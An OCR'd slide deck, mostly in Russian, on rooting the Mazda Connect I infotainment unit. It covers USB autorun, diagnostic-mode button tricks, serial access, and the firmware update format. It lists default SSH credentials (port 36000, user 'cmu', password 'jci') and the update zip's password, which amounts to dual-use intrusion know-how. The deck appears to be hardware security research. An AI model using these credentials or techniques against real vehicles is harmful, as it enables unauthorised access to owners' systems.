Pwning Mazda Connectivity Master Unit


Первый Мичман

Connectivity Master Unit

- Mazda Connect I (<2021, 70.00.XX)


*Картинки из интернетов

Мотивация




*Картинки не из интернетов

Mazda Connect I



*Картинки из интернетов

Mazda Connect I



*Картинки из интернетов

Mazda Connect I

- By JCI (Johnson Controls)
- Freescale i.MX6Q (Cortex-A9)
- ARM
- Linux
- Wifi, Bluetooth, FM, …

Нужен root

- Зайти через USB
- Зайти по сети
- Зайти через serial port
- Патчить флеш
- Прочие опции

https://gitlab.com/mzdonline

Зайти через USB

- Try autorun
- Bypass kiosk mode


https://www.youtube.com/watch?v=M-iJLuxwfzU

Зайти через USB

- Try autorun
- Bypass kiosk mode all default staff
- …

https://www.youtube.com/watch?v=M-iJLuxwfzU

Режим диагностики




1 + 2 + зажать 3 =
= magic!?

https://www.youtube.com/watch?v=M-iJLuxwfzU

Режим диагностики

1 зажать + 2 зажать = magic!?




https://www.youtube.com/watch?v=M-iJLuxwfzU

Режим диагностики

Режим диагностики

Режим диагностики



Режим диагностики. Что если?

Зайти по сети

- SSH on Port 36000
- User: cmu
- Password: jci

https://gitlab.com/mzdonline

Зайти по сети


192.168.53.x


IP : 192.168.53.1

```
# cat /etc/ssh/sshd_config

…
PasswordAuthentication no
```

Зайти через serial port





https://mazdatweaks.com/serial/

Mazda Connect I

https://www.youtube.com/watch?v=m_L6tzFoQ80

https://www.drive2.ru/l/5009504179501140 64/

Mazda Connect I

Ищем смешную третью опцию

- Качаем обновление прошивки
- Распаковываем
- Изучаем
- Ломаем?
- Profit!

Обновление прошивки

- Zip архив с паролем 5X/9vAVhovyU2ygK
- Подписан SHA256 + RSA 2048
- Внутри три типа файлов в gzip
  - versions.ini
  - execute.ini / files.ini
  - eXXXXXX.dat


execute.ini

```
[Settings]

[Instructions]
Count = 7
1 = Copy,"e0000000001.dat","update-bootstrap.sh"
2 = Copy,"e0000000002.dat","ibc-cmu-bootstrap.bin"
3 = Execute,"echo ========== Start updating bootstrap partition =====
4 = Execute,"/tmp/update-bootstrap.sh /tmp/ibc-cmu-bootstrap.bin"
5 = Execute,"echo ========== Finished updating bootstrap partition ==
6 = Remove,"update-bootstrap.sh"
7 = Remove,"ibc-cmu-bootstrap.bin"
```

Внутри Linux

```
bin          data              etc    mnt        sbin  var
bootchart    data_persist      jci    proc       sys
config       dev               lib    resources  tmp
config-mfg   e0000000001.tar   media  root       usr
```




Полезная нагрузка

Внутри Linux

```
aapa            devmgr          nativegui       testdiag
am              driverid        natp            time
appsdk          dsp             navi            tools
audioplayer     dtmf            nfcs            traffic
audiosettings   dvd             nms             trfs
auxin           eem             nng             ttsplayer
backupcam       fav             offboard        tv
bca             fonts           opera           usbdtc
bds             gracenote       pa              usbm
benchmarks      gui             pb              usbmgr
bin             home            pbk             utils
bootdiag        idm             power           vbs
bteca           igs             radio           vcm
bthf            integration     reflash         vdt
btmusic         ira             resources       vdtcon
btrvr           irs             rm              version.ini
carplay         itt             scripts         videoctrl
cd              jci             settings        vim
cdrp            jvmm            slayall         vui
certificates    keys            sm              vwm
cpugauge        lds             smdb            xm
dab             lib             sxms            xmaudio
dataretrieval   lvds            system          xmdata
dbapi           lvds_blm        tds             xmmgr
devicemanager   mmui            teseoreflash
devices         msg             testapp
```

POINTS OF INTEREST

Как устроен UI



GUI

